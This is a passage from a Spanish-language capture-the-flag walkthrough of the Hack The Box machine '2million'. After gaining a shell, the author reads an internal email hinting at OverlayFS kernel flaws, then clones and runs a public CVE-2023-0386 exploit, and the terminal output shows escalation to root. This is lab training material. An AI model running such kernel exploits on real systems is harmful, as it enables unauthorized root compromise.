Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


You have mail.
Last login: Sun Jul 21 06:55:51 2024 from 10.10.14.14
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

admin@2million:~$
```

por lo cual, listamos el email desde la ruta `/var/mail`

```
admin@2million:~$ cat /var/mail/admin
From: ch4p <ch4p@2million.htb>
To: admin <admin@2million.htb>
Cc: g0blin <g0blin@2million.htb>
Subject: Urgent: Patch System OS
Date: Tue, 1 June 2023 10:45:22 -0700
Message-ID: <9876543210@2million.htb>
X-Mailer: ThunderMail Pro 5.2

Hey admin,

I'm know you're working as fast as you can to do the DB migration. While we're partially down, can you also upgrade the
OS on our web host? There have been a few serious Linux kernel CVEs already this year. That one in OverlayFS / FUSE look
s nasty. We can't get popped by that.

HTB Godfather
admin@2million:~$
```

Y vemos que existen vulnerabilidades a nivel de Sistema operativo: OverlayFS

Buscando, el exploit, nos encontramos el siguiente github: https://github.com/sxlmnwb/CVE-2023-0386, el cual nos clonamos y transferimos a la máquina víctima.

Siguiendo los pasos, llegamos a obtener escalada de privilegios al usuario root.

```
admin@2million:~/CVE-2023-0386$ ./fuse ./ovlcap/lower ./gc
[+] len of gc: 0x3ee0
[+] readdir
[+] getattr_callback
/file
[+] open_callback
/file
[+] read buf callback
offset 0
size 16384
path /file
[+] open_callback
/file
[+] open_callback
/file
[+] ioctl callback
path /file
cmd 0x80086601
```

```
admin@2million:~/CVE-2023-0386$ ./exp
uid:1000 gid:1000
[+] mount success
total 8
drwxrwxr-x 1 root   root     4096 Jul 21 18:51 .
drwxrwxr-x 6 root   root     4096 Jul 21 18:51 ..
-rwsrwxrwx 1 nobody nogroup 16096 Jan  1  1970 file
[+] exploit success!
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@2million:~/CVE-2023-0386#
```